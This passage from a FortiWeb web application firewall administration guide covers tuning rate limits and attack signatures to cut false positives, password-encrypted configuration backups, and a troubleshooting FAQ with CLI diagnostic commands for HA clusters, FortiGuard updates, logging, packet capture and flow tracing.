On other web applications, however, where URLs and parameters are short, this might be suspicious — it could be part of a clickjacking, URL-encoded shell code, or padded exploit. In those cases, you might create a shorter HTTP constraint (see "[HTTP/HTTPS protocol constraints](#)" on page 467).

Likewise, a single corporate front page or Zenphoto gallery page might involve 81 requests for images, JavaScripts, CSS pages, and other external components. A search page, however, might normally only have 6 requests, and merit a lower threshold when configuring rate limiting ("[Rate limiting](#)" on page 360).

This means that "normal" is often relative to your web applications.



**Site A**  
81 requests total



**Site B**  
6 requests total

**New HTTP Access Limit**

**Name** request-rate-limit1

**HTTP Request Limit/sec (Standalone IP)**  (0~65536)

**HTTP Request Limit/sec (Shared IP)**  (0~65536)

*Limits the amount of HTTP requests per second from a certain IP*

---

**Real Browser Enforcement**

**Validation Timeout**  (5~30)Second

*When checked FortiWeb will validate the source once exceeds the request threshold.*

Request rate is too low for Site A, but OK for Site B

If practical, use FortiWeb's auto-learning to study traffic and suggest appropriate rules. Alternatively, you can enable a feature with the *Action* set to *Alert*, then adjust the thresholds, create exceptions, or disable signatures until you no longer receive many false positives, yet still detect attacks. Enable extended attack signature sets gradually, checking for excessive false positives after you enable each one. (Extended signature sets can contain signatures that are necessary in some cases, but are known sources of false positives.)

Use *Alert* to monitor for false positives before switching to *Alert & Deny*

Edit Signature Policy					
Name		Action	Block Period	Severity	Trigger Action
Cross Site Scripting	<input checked="" type="checkbox"/>	Period Block	60	High	Please Select
Cross Site Scripting (Extended)	<input type="checkbox"/>	Alert	60	Medium	Please Select
SQL Injection	<input checked="" type="checkbox"/>	Period Block	60	High	Please Select
SQL Injection (Extended)	<input type="checkbox"/>	Alert	60	Medium	Please Select
▶ Generic Attacks	<input checked="" type="checkbox"/>	Period Block	60	High	Please Select
▶ Generic Attacks(Extended)	<input checked="" type="checkbox"/>	Period Block	60	Medium	Please Select
▶ Known Exploits	<input checked="" type="checkbox"/>	Period Block	60	High	Please Select
Trojans	<input checked="" type="checkbox"/>	Period Block	60	Medium	Please Select
▶ Information Disclosure	<input checked="" type="checkbox"/>	Erase, no Alert	60	Low	Please Select
Bad Robot	<input checked="" type="checkbox"/>	Alert	60	High	Please Select
Credit Card Detection	<input checked="" type="checkbox"/>	Erase & Alert	60	High	Please Select
Credit Card Detection Threshold			1		
Custom Signature Group		Please Select			Detail...

OK Cancel Advanced Mode



For recommended initial rate limit thresholds, see the documentation for each setting.



If a signature causes false positives, but disabling it would allow attacks, you can use packet capture and analysis tools such as Wireshark to analyze the differences between your typical traffic and attacks, then craft a custom signature (see [“Defining custom data leak & attack signatures” on page 423](#)) targeting the attacks but excluding your normal traffic.

If you need to save time, or don't feel comfortable doing this, you can [contact Fortinet Technical Support for professional services](#).

If you have written an attack signature yourself, or used regular expressions to define large sets of web pages where you will be applying rate limiting, be sure to use the >> (test) button with [Request URL](#) and other similar settings to check:

- your regular expression's syntax (see [“Regular expression syntax” on page 726](#))
- all expected matches
- all non-matches

Regular expressions that do not match enough attack permutations cause false negatives; regular expressions that match unintended traffic cause false positives.

## Regular backups

Make a backup before executing operations that can cause large configuration changes, such as:


- Upgrading the firmware
- Running the CLI commands `execute factoryreset` or `execute restore`
- Clicking the *Reset* button in the *System Information* widget on the dashboard
- Changing the operation mode

**To mitigate impact in the event of a network compromise, always password-encrypt your backups.**

There are two backup methods:

- Manual (see “[To back up the configuration via the web UI](#)” on page 216)

**Figure 88:**System > Maintenance > Backup & Restore



**Backup/Restore**  
System Configuration (Last Backup: Fri May 30 06:18:33 2014 )

Backup/Restore

Backup  Restore

Backup entire configuration  Backup CLI configuration  Backup Web Protection Profile related configuration

Encryption

Password

**Backup**

**Firmware**

Partition	Active	Last Upgrade	Firmware Version
1	<input checked="" type="checkbox"/>	-	FV-VMB-5.20-FW-build0311-140421
2	<input type="checkbox"/>	-	<a href="#">[Upload and Reboot]</a>

Data Analytics

From File:  No file chosen

**Upload**

- Via FTP/SFTP (see “[To back up the configuration via the web UI to an FTP/SFTP server](#)” on page 218).



To lessen the impact on performance, schedule the FTP backup time for off-peak hours.

**Figure 89:**System > Maintenance > FTP Backup

The screenshot shows the 'Create FTP Backup' configuration page. The fields are as follows:

- Name:** backup-server
- FTP Protocol:**  FTP  SFTP
- FTP Server:** 172.16.1.25
- FTP Directory:** fortiweb/backups/
- FTP Authentication:**
- FTP User:** fortiweb
- FTP Password:** [masked]
- Backup Type:**  Full Config  CLI Config  WAF Config
- Encryption:**
- Encryption Password:** [masked]
- Schedule Type:**  Now  Daily
- Days:**  Mon  Tue  Wed  Thu  Fri  Sat  Sun
- Time:** 02:00

## Downloading logs in RAM before shutdown or reboot

Event log messages stored in memory are cleared when the FortiWeb appliance shuts down. If you require the ability to save a few logs, you can copy and paste the HTML from the GUI page that is displaying the memory logs. Otherwise, if you need to be able to keep and download many logs, you should instead configure FortiWeb to store event logs on disk. See [“Configuring logging” on page 577](#) and [“Downloading log messages” on page 602](#).

# Troubleshooting

This topic provides guidelines to help you resolve issues if your FortiWeb appliance is not behaving as you expect.

Keep in mind that if you cannot resolve the issue on your own, you can [contact Fortinet Technical Support](#).

## See also

- [Frequently asked questions](#)
- [Tools](#)
- [How to troubleshoot](#)
- [Solutions by issue type](#)
- [Resetting the configuration](#)
- [Restoring firmware \(“clean install”\)](#)

## Frequently asked questions

### Administration

[How do I recover the password of the admin account?](#)  
[What is the maximum number of ADOMs I can create?](#)  
[How do I troubleshoot a high availability \(HA\) problem?](#)

### FortiGuard

[Why did the FortiGuard service update fail?](#)

### Access control and rewriting

[Why is URL rewriting not working?](#)  
[How do I create a custom signature that erases response packet content?](#)  
[How do I reduce false positives and false negatives?](#)  
[Why is FortiWeb not forwarding non-HTTP traffic \(for example, RDP, FTP\) to back-end servers even though set ip-forward is enabled?](#)

### Logging and packet capture

[Why do I not see HTTP traffic in the logs?](#)  
[Why do I see HTTP traffic in the logs but not HTTPS traffic?](#)  
[How do I store traffic log messages on the appliance hard disk?](#)  
[Why is the most recent log message not displayed in the Aggregated Attack log?](#)  
[How can I sniff FortiWeb packets \(packet capture\)?](#)  
[How do I trace packet flow in FortiWeb?](#)

## Security

How do I detect which cipher suite is used for HTTPS connections?

## Performance

How do I use performance tests to determine maximum performance?

How can I measure the memory usage of individual processes?

## How do I recover the password of the admin account?

If you forget the password of the `admin` administrator, you cannot recover it.

However, you can use the local console to reset the password. For detailed instructions, see [“Resetting passwords” on page 706](#).

Alternatively, you can reset the FortiWeb appliance to its default state (including the default administrator account and password) by restoring the firmware. For instructions, see [“Restoring firmware \(“clean install”\)” on page 713](#).

## What is the maximum number of ADOMs I can create?

The maximum number of Administrative domains (ADOMs) you can define depends on the appliance model and, in the case of virtual appliances, the amount of vRAM allocated to FortiWeb.

**Table 59:** Maximum number of ADOMs per FortiWeb

FortiWeb 400B/1000B	FortiWeb-VM (2-4 GB RAM)	FortiWeb-VM (4-8 GB RAM)	FortiWeb-VM (8-16 GB RAM), FortiWeb 400C, FortiWeb 1000C, FortiWeb 3000C/CFsx, FortiWeb 4000C	FortiWeb-VM 16+ GB RAM, FortiWeb 1000D, FortiWeb 3000D/DFsx, FortiWeb 4000D
N/A	4	12	32	64

For additional information on maximum values (for example, the number of policies per appliance), see [“Appendix B: Maximum configuration values” on page 719](#).

## How do I troubleshoot a high availability (HA) problem?

If a high availability (HA) cluster is not behaving as expected, use the following troubleshooting steps to help find the source of the problem:

1. Ensure the physical connections are correct:
  - Ensure that the physical interfaces that FortiWeb monitors to check the status of appliances in the cluster (*Port Monitor* in HA configuration) are in the same subnet.
  - Ensure that the HA heartbeat link ports are connected through crossover cables. Although the feature works if you use switches make the connection, Fortinet recommends a direct connection.

2. Ensure the following HA configuration is correct:
  - Ensure that the cluster members have the same *Group ID* value, and that no other HA cluster uses this value.
  - Specify different *Device Priority* values for each member of the cluster and select the *Override* option. This configuration ensures that the higher priority appliance (the one with the lowest value) is maintained as the master as often as possible.
3. Use the following commands to collect information about the HA cluster:

**Table 60:** HA cluster troubleshooting commands

Command	Purpose
<pre>get system status get global system status (if   ADOMs are enabled)</pre>	<p>Displays information about current HA cluster members, including:</p> <ul style="list-style-type: none"> <li>• HA mode</li> <li>• HA Status</li> <li>• Serial number</li> <li>• Priority</li> <li>• HA role</li> </ul> <p>Helps confirm if the 2 appliances are part of the same cluster and which one is the master.</p>
<pre>execute ha md5sum</pre>	<p>Retrieves the CLI system configuration MD5 from the 2 appliances in a HA cluster.</p> <p>Helps confirm whether HA configuration is synchronized.</p>
<pre>execute ha disconnect</pre>	<p>Run on master appliance to disconnect slave without disconnecting cables. You can then connect to the slave as if it were a standalone appliance for troubleshooting purposes.</p>
<pre>execute ha manage</pre>	<p>If the <i>Override</i> option is selected, you can run this command on the master appliance to assign a higher priority to the slave appliance, which manually triggers a HA failover.</p> <p>You specify the serial number of the slave appliance and the new priority. For example:</p> <pre>execute ha manage FV-1KC3R11111111 1</pre>
<pre>execute ha synchronize   config execute ha synchronize irdb execute ha synchronize waf</pre>	<p>Manually triggers configuration synchronization:</p> <ul style="list-style-type: none"> <li>• <i>config</i> — Only the core CLI configuration file (<i>fwb_system.conf</i>) and auxiliary files such as X.509 certificates.</li> <li>• <i>irdb</i> — Only the IP Reputation Database (IRDB).</li> <li>• <i>waf</i> — Entire configuration, including CLI configuration, system files, and databases.</li> </ul> <p>Also refreshes the <i>md5sum</i> value, which you use to confirm synchronization status.</p>

**Table 60:** HA cluster troubleshooting commands

Command	Purpose
<pre>execute ha synchronize avupd execute ha synchronize geodb</pre>	<p>Manually triggers synchronization of a database file:</p> <ul style="list-style-type: none"> <li>avupd — The FortiGuard Antivirus service package.</li> <li>geodb — The geography-to-IP address mappings.</li> </ul> <p>You can only trigger this type of synchronization manually.</p>
<pre>execute ha synchronize start execute ha synchronize stop</pre>	<p>Use to stop or start synchronization during debugging.</p>
<pre>diagnose debug application hasync 1</pre>	<p>Configures the debug logs for HA synchronization to display messages about the automatic configuration synchronization process, commands that failed, and the full configuration synchronization process.</p> <p>Run on both members of the HA cluster to confirm configuration synchronization and communication between the appliances.</p> <p>Alternatively, use the following command to configure HA synchronization debug logs to display all messages:</p> <pre>diagnose debug application hasync -1</pre> <p>Before you run this command, run the following commands to turn on debug log output and enable timestamps:</p> <pre>diagnose debug enable diagnose debug console timestamp enable</pre>
<pre>diagnose debug application hatalk 1</pre>	<p>Configures the debug logs for HA heartbeat links to display messages about the heartbeat signal, HA failover, and the uptime of the members of the HA cluster.</p> <p>Alternatively, use the following command to configure HA heartbeat debug logs to display all messages:</p> <pre>diagnose debug application hatalk -1</pre> <p>Before you run this command, run the following commands to turn on debug log output and enable timestamps:</p> <pre>diagnose debug enable diagnose debug console timestamp enable</pre>

4. If your HA cluster is deployed in a custom environment, following commands provide useful information for troubleshooting (run on both members of the cluster):

```
get system status
diagnose debug application hataalk 1
diagnose debug application hasync 1
execute ha sync waf
execute ha md5sum
```

For detailed information about these commands, see the [FortiWeb CLI Reference](#).

For detailed information about HA topology and configuration, see “[HA heartbeat & synchronization](#)” on page 40 and “[Configuring a high availability \(HA\) FortiWeb cluster](#)” on page 104.

## Why did the FortiGuard service update fail?

If your automatic FortiGuard service update is not successful, complete the following troubleshooting steps:

1. Ensure that your firewall rules allow FortiWeb to access the Internet via TCP port 443.  
This is the port that FortiWeb uses to poll for and download FortiGuard service updates from the FortiGuard Distribution Network (FDN).
2. Ensure FortiWeb can communicate with the DNS server.  
When it performs the initial FortiGuard service update, FortiWeb requires access to the DNS server to resolve the domain name `fds.fortinet.com` to the appropriate host name.
3. Because the size of the virus signature database exceeds 200MB, an unstable network can interrupt the TCP session that downloads the database. If the download fails for this reason, obtain the latest version of the virus signature database from `support.fortinet.com` and perform the update manually. See “[Uploading signature & geography-to-IP updates](#)” on page 156.

FortiWeb resumes automatic updates of the database at the next scheduled time.

4. If the previous steps do not solve the problem, use the following commands to obtain additional information:  

```
diagnose debug enable
diagnose debug application fds 7
```

  
If you need to contact Fortinet Technical Support for assistance, provide the output of these diagnose debug commands and a configuration file.

For more information about these commands, see the [FortiWeb CLI Reference](#).

For additional methods for verifying FortiGuard connectivity, see “[Connecting to FortiGuard services](#)” on page 142.

## Why is URL rewriting not working?

If FortiWeb is not rewriting URLs as expected, complete the following troubleshooting steps:

1. Ensure the value of *Action Type* is correct.  
*Request Action* rewrites HTTP requests from clients, and *Response Action* rewrites responses to clients from the web server.
2. Ensure that you have added items to the URL Rewriting Condition Table.

3. If one of your conditions uses a regular expression, ensure that the expression is valid. Click the >> (double arrow) button beside the *Regular Expression* field to test the value.  
For an online guide for regular expressions, go to:  
<http://www.regular-expressions.info/reference.html/>  
For an online library of regular expressions, go to:  
[RegExLib.com](http://RegExLib.com)
4. If the page is compressed, ensure that you have configured a decompression policy.  
For more information, see “[Configuring temporary decompression for scanning & rewriting](#)” on page 488.
5. Go to *System > Config > Advanced* and adjust the value of *Maximum Body Cache*.  
URL body rewriting does not work when the page is larger than the cache buffer size. The default size is 64KB.  
To adjust the buffer using the CLI, use a command like the following example:  

```
config global
  config sys advanced
    set max-cache-size 1024
  end
end
```
6. Ensure that FortiWeb supports the page’s Content-Type, which specifies its MIME type. FortiWeb supports the following Content-Type values only:
  - text/html
  - text/plain
  - text/javascript
  - application/xml
  - text/xml
  - application/javascript
  - application/soap+xml
  - application/x-javascript

## How do I create a custom signature that erases response packet content?

1. Create a custom signature rule that includes the following values:

<b>Direction</b>	<i>Response</i>
<b>Expression</b>	Either a simple string or a regular expression that matches the response to erase.
<b>Action</b>	<i>Alert &amp; Erase</i>  The erase action replaces the content specified by Expression with xxx.

2. Add an appropriate target:

- RESPONSE\_BODY

If the page is compressed, ensure that you have configured a decompression policy. Otherwise, the erase action does not work.

For more information, see [“Configuring temporary decompression for scanning & rewriting” on page 488](#).

- RESPONSE\_HEADER
- RESPONSE\_STATUS

The RESPONSE\_STATUS is not erased in the raw packet.

If the target is RESPONSE\_HEADER or RESPONSE\_STATUS, the body of the response is still displayed.

3. Add the rule to a custom signature group, and then add the group to a signature policy that you can add to an inline or offline protection profile.

For detailed custom signature creation instructions, see [“Defining custom data leak & attack signatures” on page 423](#).

## How do I reduce false positives and false negatives?

If FortiWeb is identifying legitimate requests as attacks (false positives), complete the following troubleshooting steps:

1. If your web protection profile uses a signature policy in which the extended version of a signature set is enabled (for example, *Cross Site Scripting (Extended)*), disable it.

The extended signature sets detect a wider range of attacks but are also more likely to generate false positives.

For detailed information, see [“Blocking known attacks & data leaks” on page 409](#).

2. Specify the appropriate URL as an exception in the signature configuration. To create this exception, click either the *Exception* link in the *Message* field of the attack log item or *Advanced Mode* in the *Edit Signature Policy* dialog box.

For detailed instructions, see [“Configuring action overrides or exceptions to data leak & attack detection signatures” on page 420](#).

3. If the configuration changes do not solve the problem, capture the packet that FortiWeb has incorrectly identified as an attack and contact Fortinet Technical Support for assistance.

Fortinet can resolve the issue by modifying the attack signature.

If FortiWeb is identifying attacks as legitimate requests (false negatives), complete the following troubleshooting steps:

1. Use the *Advanced Mode* option to ensure that the signature policy that your web protection profile uses has the following configuration:

- All the appropriate signatures are enabled.
- The enabled signatures do not have exceptions that permit the attack packets.

2. If your signature configuration is correct, capture the packet that FortiWeb did not identify as an attack and contact Fortinet Technical Support for assistance.

Fortinet can resolve the issue by adding an attack signature. In the meantime, you can resolve the problem by creating a custom signature. For detailed instructions, see [“Defining custom data leak & attack signatures” on page 423](#).

For additional information about reducing false positives, see [“Reducing false positives” on page 659](#).

## Why is FortiWeb not forwarding non-HTTP traffic (for example, RDP, FTP) to back-end servers even though set ip-forward is enabled?

The config router setting command allows you to change how FortiWeb handles non-HTTP/HTTPS traffic when it is operating in reverse proxy mode.

When the setting `ip-forward` is enabled, for any non-HTTP/HTTPS traffic with a destination other than a FortiWeb virtual server (for example, a back-end server), FortiWeb acts as a router and forwards it based in its destination address.

However, any non-HTTP/HTTPS traffic destined for a virtual server on the appliance is dropped.

Therefore, if you require clients need to reach a back-end server using FTP or another non-HTTP/HTTPS protocol, ensure the client uses the back-end server's IP address.

For more detailed information about this setting and a configuration that avoids this problem, see the "Router setting" topic in the [FortiWeb CLI Reference](#).

## Why do I not see HTTP traffic in the logs?

Successful HTTP traffic logging depends on both FortiWeb configuration and the configuration of other network devices. If you do not see HTTP traffic in the traffic log, ensure that the configuration described in the following tables is correct.

**Table 61:** Reverse proxy mode

Configuration	What to look for	See
Logging	Ensure logging is enabled and configured. By default, logging is not enabled.	<a href="#">"Configuring logging" on page 577</a>
Servers	Ensure that the IP address of your physical server and the IP address of your virtual server are correct.	<a href="#">"Defining your web servers" on page 263</a> <a href="#">"Configuring virtual servers on your FortiWeb" on page 290</a>
Server policy	Ensure that the server policy associates the appropriate virtual server with the correct physical servers (as members of a server pool).	<a href="#">"Configuring a server policy" on page 513</a>

**Table 61:** Reverse proxy mode

Configuration	What to look for	See
Network interfaces	<p>Go to <i>System &gt; Network &gt; Interface</i> and ensure the ports for inbound and outbound traffic are up.</p> <p>Use sniffing (packet capture) to ensure that you can see traffic on both inbound and outbound network interfaces.</p> <p>Ensure that the network interfaces are configured with the correct IP addresses. In a typical configuration, port1 is configured for management (web UI access) and the remaining ports associated with the required subnets.</p>	<p><a href="#">“Configuring the network interfaces” on page 120</a></p> <p><a href="#">“How can I sniff FortiWeb packets (packet capture)?” on page 677 (overview) or “Packet capture” on page 683</a></p>
VLANs (if used)	<p>Make sure that the VLAN is associated with the correct physical port (<i>Interface</i> setting).</p>	<p><a href="#">“Adding VLAN subinterfaces” on page 124</a></p>
Firewalls & routers	<p>Communications between the FortiWeb appliance, clients, protected web servers, and FortiGuard Distribution Network (FDN) require that any routers and firewalls between them permit specific protocols and port numbers.</p>	<p><a href="#">“Appendix A: Port numbers” on page 716</a></p>
Load balancers	<p>If the load balancer is in front of FortiWeb, the physical IP addresses on it are the FortiWeb virtual IP addresses. If the Load Balancer is behind the FortiWeb, the FortiWeb physical server is the virtual IP for the load balancer's virtual IP.</p>	<p><a href="#">“External load balancers: before or after?” on page 66</a></p>
Web server	<p>Ensure that the web server is up and running by testing it without FortiWeb on the network.</p>	<p><a href="#">“Checking routing” on page 692</a></p>

**Table 62:** Transparent modes

Configuration	What to look for	See
Logging	Ensure logging is enabled and configured.  By default, logging is not enabled.	<a href="#">“Configuring logging” on page 577</a>
Server/server pool	Ensure that the configuration for the physical server in the server pool contains the correct IP address.	<a href="#">“Defining your web servers” on page 263</a> <a href="#">“Creating a server pool” on page 268</a>
Server policy	Ensure that the server policy associates the appropriate virtual server with the correct physical servers (as a member of a server pool).	<a href="#">“Configuring a server policy” on page 513</a>
Bridge (v-zone)	Ensure the v-zone is configured using the correct FortiWeb ports.  In the list of network interfaces ( <i>Global &gt; System &gt; Network &gt; Interface</i> ), the <i>Status</i> column identifies interfaces that are members of a v-zone.  To ensure that the bridge is forwarding traffic, in the list of v-zones, under <i>Interface</i> , look for the status “forwarding” following the names of the ports.	<a href="#">“Configuring a bridge (V-zone)” on page 131</a>
VLANs (if used)	Make sure that the VLAN is associated with the correct physical port ( <i>Interface</i> setting).	<a href="#">“Adding VLAN subinterfaces” on page 124</a>
Firewalls & routers	Communications between the FortiWeb appliance, clients, protected web servers, and FortiGuard Distribution Network (FDN) require that any routers and firewalls between them permit specific protocols and port numbers.	<a href="#">“Appendix A: Port numbers” on page 716</a>
Web server	Ensure that the web server is up and running by testing it without FortiWeb on the network.	<a href="#">“Checking routing” on page 692</a>

**Table 63:** Offline mode

Configuration	What to look for	See
Logging	Ensure logging is enabled and configured.  By default, logging is not enabled.	<a href="#">“Configuring logging” on page 577</a>
Server/server pool	Ensure that the configuration for the physical server in the server pool contains the correct IP address.	<a href="#">“Defining your web servers” on page 263</a> <a href="#">“Creating a server pool” on page 268</a>
Server policy	Ensure that the server policy associates the appropriate virtual server with the correct physical servers (as members of a server pool).	<a href="#">“Configuring a server policy” on page 513</a>
Bridge (v-zone)	Ensure the v-zone is configured using the correct FortiWeb ports.  In the list of network interfaces ( <i>Global &gt; System &gt; Network &gt; Interface</i> ), the <i>Status</i> column identifies interfaces that are members of a v-zone.  To ensure that the bridge is forwarding traffic, in the list of v-zones, under <i>Interface</i> , look for the status “forwarding” following the names of the ports.	<a href="#">“Configuring a bridge (V-zone)” on page 131</a>
VLANs (if used)	Make sure that the VLAN is associated with the correct physical port ( <i>Interface</i> setting).	<a href="#">“Adding VLAN subinterfaces” on page 124</a>
Network interfaces	Use sniffing (packet capture) to ensure that you can see traffic on both inbound and outbound network interfaces.	<a href="#">“Configuring the network interfaces” on page 120</a> <a href="#">“How can I sniff FortiWeb packets (packet capture)?” on page 677 (overview) or “Packet capture” on page 683</a>
Web server	Ensure that the web server is up and running by testing it without FortiWeb on the network.	<a href="#">“Checking routing” on page 692</a>

## Why do I see HTTP traffic in the logs but not HTTPS traffic?

Use the following steps to troubleshoot HTTPS traffic logging:

1. Ensure FortiWeb has the certificates it needs to offload or inspect HTTPS.  
See [“How to offload or inspect HTTPS”](#) on page 301.
2. Use sniffing (packet capture) to look for errors in HTTPS traffic.  
See [“How can I sniff FortiWeb packets \(packet capture\)?”](#) on page 677 (overview) or [“Packet capture”](#) on page 683.

## How do I store traffic log messages on the appliance hard disk?

You can configure FortiWeb to store traffic log messages on its hard disk.

In most environments, and especially environments with high traffic volume, enabling this option for long periods of time can cause the hard disk to fail prematurely. Do not enable it unless it is necessary and disable it as soon as you no longer need it.

For information on configuring logging to the hard disk using the web UI, see [“Configuring logging”](#) on page 577.

To enable logging to the hard disk via the CLI, log in using an account with either `w` or `rw` permission to the `loggrp` area and enter the following commands:

```
config log traffic-log
    set disk-log enable
```

Use the following commands to verify the new configuration:

```
get log traffic-log
```

A response that is similar to the following message is displayed:

```
status : enable
packet-log : enable
disk-log : enable
```

Alternatively, use the following command to display a sampling of traffic log messages:

```
diagnose log tlog show
```

A response that is similar to the following message is displayed:

```
Total time span is 39.252285 seconds
Time spent on waiting is 13.454448 seconds
Time spent on preprocessing is 3.563218 seconds
traffic log processed: 69664
```

where:

- `Total time span` is the total amount of time of the `logd` process handle logs (that is, receiving messages from other process, filtering messages, outputting in standard format, writing the logs to the local database, and so on)
- `Time spent on waiting` is the amount of time of the `logd` process waited to receive messages from other processes
- `Time spent on preprocessing` is the amount of time the `logd` process spent filtering and format i ng messages
- `traffic log processed` is the total number of logs that the `logd` process handled in this cycle

For more information about the `config log traffic-log` and `diagnose log tlog show` commands, see the [FortiWeb CLI Reference](#).

## Why is the most recent log message not displayed in the Aggregated Attack log?

If recent log messages do not appear in the Aggregated Attack log as expected, complete the following troubleshooting steps:

1. Use the dashboard to see if the appliance is busy.

When FortiWeb generates an attack log, the appliance writes it to and reads it from the hard disk and then updates the logging database.

The process that retrieves Aggregated Attack log information from the database (`indexd`) has a lower priority than the processes that analyze and direct traffic. Therefore, increased demand for FortiWeb processing resources (for example, when traffic levels increase) can delay updates to the log.

2. Rebuild the logging database.

Events such as a power outage can corrupt the logging database. Use the following command to rebuild it:

```
exec db rebuild
```

This command deletes and rebuilds the database. It does not delete any logs on the hard disk and no log information is lost.

## How can I sniff FortiWeb packets (packet capture)?

Use the `diagnose network sniffer` command to perform a packet trace on one or more interfaces.

For example, the following command captures TCP port 80 traffic arriving at or departing from 192.168.1.1, for all network interfaces. The value `3` specifies the verbosity level (`3` captures the most detail):

```
diagnose network sniffer any 'tcp and port 80 and host 192.168.1.1' 3
```

For detailed information and instructions on using this command and its output, see [“Packet capture” on page 683](#).

The following steps are an overview of the process:

1. Using a terminal emulator such as SecureCRT or Putty, connect to the appliance via SSH or Telnet, run the sniffer command, and save the output to a file (for example, `detail_output.log`).  
A terminal emulator is required because the console is too slow for this task and cannot display all of the output.
2. Install a Perl interpreter and Wireshark (or equivalent application) on your PC.

3. To convert the packet capture command to a format that Wireshark can use, run the following command:

```
perl ./fgt2eth.pl -in detail_ouput.log -out converted.cap
```

(You can run the Perl script in Windows or Linux.)

To download fgt2eth.pl, see the Fortinet Knowledge Base article [Using the FortiOS built-in packet sniffer](#).



The fgt2eth.pl script is provided as-is, without any implied warranty or technical support.

## How do I trace packet flow in FortiWeb?

Use the following steps to use the console to view packet flow information for a specified client IP when it accesses a virtual server IP:

1. Using the CLI, use the following command to turn on debug log output:  
`diagnose debug enable`
2. Use a command similar to the following to limit the debug logs to those that match a specific client IP address:  
`diagnose debug flow filter client-ip 172.22.6.232`
3. Use the following command to include details from each module that processes the packet:  
`diagnose debug flow filter module-detail on`
4. Use the following command to start the flow trace:  
`diagnose debug flow trace start`

The following output is an example of the results of these commands:

```
Module name:WAF_X_FORWARD_FOR_PROCESS, Execution:4, Process error:0,
Action:ACCEPT
Module name:WAF_IP_INTELLIGENCE, Execution:3, Process error:6,
Action:ACCEPT
Module name:WAF_KNOWN_ENGINES, Execution:4, Process error:0,
Action:ACCEPT
Module name:HSTS_HEADER_PROCESS, Execution:4, Process error:5,
Action:ACCEPT
Module name:WAF_HTTP_ACTIVE_SCRIPT, Execution:3, Process error:2,
Action:ACCEPT
Module name:WAF_SESSION_MANAGEMENT, Execution:4, Process error:0,
Action:ACCEPT
Module name:WAF_HTTP_DOS_HTTP_FLOOD, Execution:4, Process error:0,
Action:ACCEPT
Module name:WAF_HTTP_DOS_MALICIOUS_IP, Execution:4, Process error:8,
Action:ACCEPT
Module name:HTTP_ACCLIMIT_LIMIT, Execution:4, Process error:-1,
Action:ACCEPT
Module name:WAF_GLOBAL_WHITE_LIST, Execution:4, Process error:-1,
Action:ACCEPT
Module name:WAF_GLOBAL_WHITE_LIST, Execution:4, Process error:-1,
Action:ACCEPT
Module name:WAF_URL_ACCESS_POLICY, Execution:4, Process error:8,
Action:ACCEPT
Module name:HTTP_CONSTRAINTS, Execution:4, Process error:2,
Action:ACCEPT
Module name:WAF_COOKIE_POISON, Execution:4, Process error:0,
Action:ACCEPT
Module name:WAF_START_PAGES, Execution:4, Process error:-1, Action:DENY
Module name:WAF_CUSTOM_ACCESS_POLICY, Execution:4, Process error:6,
Action:ACCEPT
Module name:WAF_HTTP_STATISTIC, Execution:4, Process error:0,
Action:ACCEPT
```

For additional information on these commands (for example, to specify debug logs for a specific flow direction), see the [FortiWeb CLI Reference](#).

## How do I detect which cipher suite is used for HTTPS connections?

Use sniffing (packet capture) to capture SSL/ TLS traffic and view the “Server hello” message, which includes cipher suite information.

For more HTTPS troubleshooting information, see “Supported cipher suites & protocol versions” on page 297 and “Checking the SSL/TLS handshake & encryption” on page 703“.

## How do I use performance tests to determine maximum performance?

Use performance tests and the dashboard's *System Resources* widget to determine where the appliance reaches its maximum capacity (bottleneck).

**Table 64:** Performance tests

Type of test	Maximum performance indicator
Requests per second (RPS), connections per second (CPS)	Rate of requests or connections maintains <i>CPU Usage</i> at 100%
Concurrent connections	Number of connections maintains <i>Memory Usage</i> at 90%
Throughput test	Throughput maintains the value of CPU Usage at 100%. (A pair of gigabit ports provide bandwidth of up to 2 Gbps.)

If your CPU and memory values do not reach the specified values, adjust your client and server test configuration until you can determine maximum performance.

## How can I measure the memory usage of individual processes?

The `diagnose policy` command allows you to view the memory usage associated with all server policies or a specific policy. For example:

```
diagnose policy memory all
```

The `diagnose hardware mem` command allows you to display the usage statistics of ephemeral memory (RAM), including swap pages and shared memory (Shmem). For example, to display total memory usage:

```
diagnose hardware mem list
```

For additional information on these commands, see the [FortiWeb CLI Reference](#).

## Tools

To locate network errors and other issues that may prevent connections from passing to or through the FortiWeb appliance, FortiWeb appliances feature several troubleshooting tools.

Troubleshooting methods and tips may use:

- the command line interface (CLI)
- the web UI
- external third-party tools

Some CLI commands provide troubleshooting information not available through the web UI; third-party tools on external hosts can test connections from perspectives that cannot be achieved locally.

## See also

- [Ping & traceroute](#)
- [Log messages](#)
- [Diff](#)
- [Packet capture](#)

## Ping & traceroute

If your FortiWeb appliance cannot connect to other hosts, try using ICMP ([ping](#) and [traceroute](#)) to determine if the host is reachable or to locate the node of your network at which connectivity fails, such as when static routes are incorrectly configured. You can do this from the FortiWeb appliance using CLI commands.

For example, you might use `ping` to determine that 172.16.1.10 is reachable:

```
execute ping 172.16.1.10
PING 172.16.1.10 (172.16.1.10): 56 data bytes
64 bytes from 172.16.1.10: icmp_seq=0 ttl=64 time=2.4 ms
64 bytes from 172.16.1.10: icmp_seq=1 ttl=64 time=1.4 ms
